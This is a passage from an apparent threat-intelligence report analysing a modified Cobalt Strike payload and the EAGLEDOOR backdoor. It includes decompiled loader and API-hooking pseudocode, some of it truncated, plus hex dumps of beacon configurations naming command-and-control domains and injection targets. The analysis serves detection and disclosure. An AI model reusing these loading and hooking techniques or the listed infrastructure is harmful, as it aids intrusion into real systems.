



Figure 7. Execution flow of Cobalt Strike components


The injected shellcode is a customized version of Cobalt Strike. Unlike the usual Cobalt Strike payload, the modified version's MZ header has been removed and the internal signatures have been modified (Figure 8). Additionally, the structure of configuration has also been slightly changed (Figure 9).



```
v31 = 0LL;
strcpy((char *)v34, "AAAAAAAABBBBBBBB");
BYTE1(v34[2]) = 0;
WORD1(v34[2]) = 0;
HIDWORD(v34[2]) = 0;
memset(&v34[3], 0, 64);
v30 = sub_1674D();
if ( (v34[1] & 0xFFFFFF) == 4342338 && (v34[0] & 0
  sub_167DD((unsigned int)v35, a2, v4, (unsigned i
if ( !(unsigned int)sub_16B6D((unsigned int)v35, a
  sub_16BCD((unsigned int)v35, a2, v7, (unsigned i
v27 = *(int *)(v30 + 60) + v30;
if ( (*(_WORD *)(v27 + 22) & 0x8000) == 0x8000 )
{
  v29 = 64;
  v10 = (void *)sub_16E1D((unsigned int)v35, a2, v
}
else
{
  v29 = 4;
  v10 = (void *)sub_16E1D((unsigned int)v35, a2, v
}
v33 = *(unsigned int *)(v27 + 80);
memset(v10, 0, v33);
v11 = (_DWORD)v10 + v33;
v26 = *(_BYTE *)(v27 + 16);
v28 = sub_16FCD((int)v10 + (int)v33, a2, v27, (_DW
sub_1708D(v11, a2, v27, v28, v30, (unsigned int)&v
sub_1718D(v11, a2, v28, (unsigned int)v34, v27, v3
sub_166DD(v11, a2, 0, v31, v26, v12, v21);
sub_1744D(v11, a2, v27, v28, v13, v14, v22);
sub_16F6D(v11, a2, v31, (unsigned int)v34, 0, v29,
memset(v34, 0, sizeof(v34));
if ( (*(_WORD *)(v27 + 22) & 0x1000) == 4096 )
  v15 = *(unsigned int *)(v27 + 128);
else
```

```
v37 = 0LL;
v40[0] = 'CCCCCCCC';
v40[1] = '\x04DDDDDDD';
memset(&v40[2], 0, 88);
v36 = ((__int64 (*)(void))sub_1F54C)();
sub_1F5DC((unsigned int)v41, a2, v7, (unsigned int)v40, v8, v9);
if ( !(unsigned int)sub_1F96C((unsigned int)v41, a2, v10, (unsigned int)v40, v11, v12) )
  sub_1F9CC((unsigned int)v41, a2, v13, (unsigned int)v40, v14, v15);
v33 = *(int *)(v36 + 60) + v36;
if ( (*(_WORD *)(v33 + 22) & 0x8000) == 0x8000 )
{
  v34 = 64;
  v16 = (void *)sub_1FD3C((unsigned int)v41, a2, v33, (unsigned int)v40, v36, 64, v23);
}
else
{
  v34 = 4;
  v16 = (void *)sub_1FD3C((unsigned int)v41, a2, v33, (unsigned int)v40, v36, 4, v23);
}
v39 = *(unsigned int *)(v33 + 80);
memset(v16, 0, v39);
v17 = (_DWORD)v16 + v39;
v32 = *(_BYTE *)(v33 + 16);
v35 = sub_1FEEC((int)v16 + (int)v39, a2, v33, (_DWORD)v16, v36, v32, v24);
sub_1FFAC(v17, a2, v33, v35, v36, (unsigned int)&v37, v25);
sub_200AC(v17, a2, v35, (unsigned int)v40, v33, v36, v26);
sub_1F4DC(v17, a2, 0, v37, v32, v18, v27);
sub_2036C(v17, a2, v33, v35, v19, v20, v28);
sub_1FE8C(v17, a2, v37, (unsigned int)v40, 0, v34, v29, v30, v31);
memset(v40, 0, sizeof(v40));
if ( (*(_WORD *)(v33 + 22) & 0x1000) == 4096 )
  v21 = *(unsigned int *)(v33 + 128);
else
  v21 = *(unsigned int *)(v33 + 40);
v38 = v21 + v35;
((void (__fastcall *)(_BYTE *, __int64, __int64, __int64, __int64))(v21 + v35))(v41, a2,
```

Figure 8. Header differences between the usual (left) and modified (right) versions of Cobalt Strike



```
3:B770h: 00 7A 65 6F 70 73 74 6F 72 65 73 2E 74 6F 70 2C  .zeopstores.top,
3:B780h: 2F 6A 71 75 65 72 79 2D 33 2E 33 2E 31 2E 6D 69  /jquery-3.3.1.mi
3:B790h: 6E 2E 6A 73 00 00 00 00 00 00 00 00 00 00 00 00  n.js............
3:B7A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B7B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B7C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B7D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B7E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B7F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B800h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B810h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B820h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B830h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B840h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B850h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B860h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B870h: 00 00 43 00 01 00 02 00 00 00 44 00 02 00 04 FF  ..C.......D....ÿ
3:B880h: FF FF FF 00 45 00 02 00 04 FF FF FF FF 00 46 00  ÿÿÿ.E....ÿÿÿÿ.F.
3:B890h: 02 00 04 FF FF FF FF 00 0E 00 03 00 10 00 00 00  ...ÿÿÿÿ.........
3:B8A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1D 00  ................
3:B8B0h: 03 00 40 25 77 69 6E 64 69 72 25 5C 73 79 73 77  ..@%windir%\sysw
3:B8C0h: 6F 77 36 34 5C 64 6C 6C 68 6F 73 74 2E 65 78 65  ow64\dllhost.exe
3:B8D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B8E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B8F0h: 00 00 00 00 1E 00 03 00 40 25 77 69 6E 64 69 72  ........@%windir
3:B900h: 25 5C 73 79 73 6E 61 74 69 76 65 5C 64 6C 6C 68  %\sysnative\dllh
3:B910h: 6F 73 74 2E 65 78 65 00 00 00 00 00 00 00 00 00  ost.exe.........
3:B920h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:B930h: 00 00 00 00 00 00 00 00 00 00 1F 00 01 00 02 00  ................
3:B940h: 00 00 1A 00 03 00 10 47 45 54 00 00 00 00 00 00  .......GET......
3:B950h: 00 00 00 00 00 00 00 00 1B 00 03 00 10 50 4F 53  .............POS
3:B960h: 54 00 00 00 00 00 00 00 00 00 00 00 00 00 1C 00  T...............
3:B970h: 02 00 04 00 00 00 00 00 25 00 02 00 04 00 01 86  ........%......†
3:B980h: A0 00 24 00 03 00 20 42 65 75 64 74 4B 67 71 6E   .$... BeudtKgqn
3:B990h: 6C 6D 30 52 75 76 66 2B 56 59 78 75 77 3D 3D 00  lm0Ruvf+VYxuw==.
3:B9A0h: 00 00 00 00 00 00 00 00 26 00 01 00 02 00 01 00  ........&.......
3:B9B0h: 27 00 01 00 02 00 00 00 47 00 02 00 04 00 00 00  '.......G.......
3:B9C0h: 00 00 48 00 02 00 04 00 00 00 00 00 49 00 02 00  ..H.........I...
3:B9D0h: 04 00 00 00 00 00 09 00 03 01 00 4D 6F 7A 69 6C  ...........Mozil
3:B9E0h: 6C 61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20  la/5.0 (Windows 
3:B9F0h: 4E 54 20 36 2E 33 3B 20 54 72 69 64 65 6E 74 2F  NT 6.3; Trident/
3:BA00h: 37 2E 30 3B 20 72 76 3A 31 31 2E 30 29 20 6C 69  7.0; rv:11.0) li
3:BA10h: 6B 65 20 47 65 63 6B 6F 00 00 00 00 00 00 00 00  ke Gecko........
3:BA20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BA30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BA40h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BA50h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BA60h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BA70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BA80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BA90h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BAA0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BAB0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BAC0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3:BAD0h: 00 00 00 00 00 00 00 00 00 00 00 00 0A 00 03 00  ................
```

```
2:0F50h: 72 6F 63 65 61 6E 2E 6F 63 61 2E 70 69 63 73 2C  rocean.oca.pics,
2:0F60h: 2F 65 74 63 2E 63 6C 69 65 6E 74 6C 69 62 73 2F  /etc.clientlibs/
2:0F70h: 6D 69 63 72 6F 73 6F 66 74 2F 63 6C 69 65 6E 74  microsoft/client
2:0F80h: 6C 69 62 73 2F 63 6C 69 65 6E 74 6C 69 62 2D 6D  libs/clientlib-m
2:0F90h: 77 66 2D 6E 65 77 2F 72 65 73 6F 75 72 63 65 73  wf-new/resources
2:0FA0h: 2F 66 6F 6E 74 73 00 00 00 00 00 00 00 00 00 00  /fonts..........
2:0FB0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0FC0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0FD0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0FE0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0FF0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1000h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1050h: AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB  ««««««««««««««««
2:1060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1070h: EE FE EE FE EE FE EE FE 43 AC 53 8E BD B4 00 30  îþîþîþîþC¬SŽ½´.0
2:1080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1090h: AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB  ««««««««««««««««
2:10A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:10B0h: EE FE EE FE EE FE EE FE 40 AC 53 8D AA B4 00 30  îþîþîþîþ@¬S.ª´.0
2:10C0h: 1E 4C 52 55 5F 52 49 1E 67 48 42 48 4C 54 4C 0D  .LRU_RI.gHBHLTL.
2:10D0h: 0F 67 4C 5E 4D 4F 4E 4F 52 57 15 5E 43 5E 00 00  .gL^MONORW.^C^..
2:10E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:10F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1100h: AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB  ««««««««««««««««
2:1110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1120h: EE FE EE FE EE FE EE FE 40 AC 53 8D A9 B4 00 30  îþîþîþîþ@¬S.©´.0
2:1130h: 7B 29 37 30 3A 37 2C 7B 02 2D 27 2D 30 3F 2A 37  {)70:7,{.-'-0?*7
2:1140h: 28 3B 02 32 31 39 33 3F 30 70 3B 26 3B 00 00 00  (;.2193?0p;&;...
2:1150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1160h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1170h: AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB  ««««««««««««««««
2:1180h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1190h: EE FE EE FE EE FE EE FE 43 AC 53 8E A9 B4 00 30  îþîþîþîþC¬SŽ©´.0
2:11A0h: 47 45 54 00 00 00 00 00 00 00 00 00 00 00 00 00  GET.............
2:11B0h: AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB  ««««««««««««««««
2:11C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:11D0h: EE FE EE FE EE FE EE FE 43 AC 53 8E AA B4 00 30  îþîþîþîþC¬SŽª´.0
2:11E0h: 50 4F 53 54 00 00 00 00 00 00 00 00 00 00 00 00  POST............
2:11F0h: AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB  ««««««««««««««««
2:1200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1210h: EE FE EE FE EE FE EE FE 42 AC 53 8F AA B4 00 30  îþîþîþîþB¬S.ª´.0
2:1220h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1230h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1240h: AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB  ««««««««««««««««
2:1250h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:1260h: EE FE EE FE EE FE EE FE 54 AC 53 99 AB B4 00 30  îþîþîþîþT¬S™«´.0
2:1270h: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57 69 6E  Mozilla/5.0 (Win
2:1280h: 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57  dows NT 6.1; WOW
2:1290h: 36 34 3B 20 72 76 3A 32 31 2E 30 29 20 47 65 63  64; rv:21.0) Gec
2:12A0h: 6B 6F 2F 32 30 31 33 30 33 33 31 20 46 69 72 65  ko/20130331 Fire
2:12B0h: 66 6F 78 2F 32 31 2E 30 00 00 00 00 00 00 00 00  fox/21.0........
```

Figure 9. Differences in configuration structures between the usual (left) and modified (right) versions of Cobalt Strike

EAGLEDOOR

On the victim side, we collected these sample sets:


- Systemsetting.dll (EAGLEDOOR loader)
- Systemsetting.exe

These samples are components of EAGLEDOOR, which was dropped and launched by the Cobalt Strike process mentioned previously.

The threat actors apply DLL side-loading to start the loader and execute EAGLEDOOR in memory. In the loader, there are two DLL files encrypted in the .data section:

Hook.dll

This is the module for hooking the specific API with export function, MyCreateHook, to hook the APIs which are frequently called (Figure 10). Once the hooked API is called, the malicious module, Eagle.dll, will be executed.




```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 && sub_180001C60() && !dword_1800A7558 )// Load Hook.dll
  {
    dword_1800A7558 = 1;
    if ( !(unsigned int)My_Initialize()
      && !(unsigned int)My_CreateHook(GetProcAddress, sub_180002070, &qword_1800A7568)
      && !(unsigned int)My_CreateHook(FreeLibrary, sub_180002020, &qword_1800A7570)
      && !(unsigned int)My_CreateHookApi(L"ntdll.dll", "LdrUnloadDll", sub_180001FC8, &qword_1800A7560) )
    {
      My_EnableHook(0LL);
    }
  }
  return 1;
}
```

Figure 10. Loader applies hook.dll to hook the APIs, GetProcAddress, FreeLibrary and LdrUnloadDll

Eagle.dll

The code flow of launching Eagle.dll is shown below. The loader decrypts this module and executes the first export function “RunEagle” in the memory (Figure 11).



```
Src = 0LL;
v6 = 0;
if ( (unsigned int)DecryptData(dword_18001D9E0, &Src, &v6) )
{
  v1 = (__int64 *)LoadTargetDll((int *)Src, v6);// ==============
  v2 = v1;
  if ( v1 )
  {
    strcpy(v8, "RunEagle");
    RunEagle = (void (__fastcall *)(void *))GetAPIAddr(v1, (__int64)v8);
    if ( RunEagle )
    {
      strcpy(v10, "Data");
      si128 = _mm_load_si128((const __m128i *)&aGetcurrentmemo);
      GetCurrentMemory = (unsigned int (__fastcall *)(void *, _QWORD))GetAPIAddr(v2, (__int64)&si128);
      if ( GetCurrentMemory )
      {
        if ( GetCurrentMemory(Src, v6) )
          RunEagle(&unk_1800198D0);
      }
    }
    sub_180002F08(v2);
  }
}
if ( !Src )
  j_j_free(0LL);
return 0LL;
```

Figure 11. The code flow to start Eagle.dll in the loader

EAGLEDOOR supports four methods to communicate with a C&C server:

- DNS
- HTTP
- TCP
- Telegram

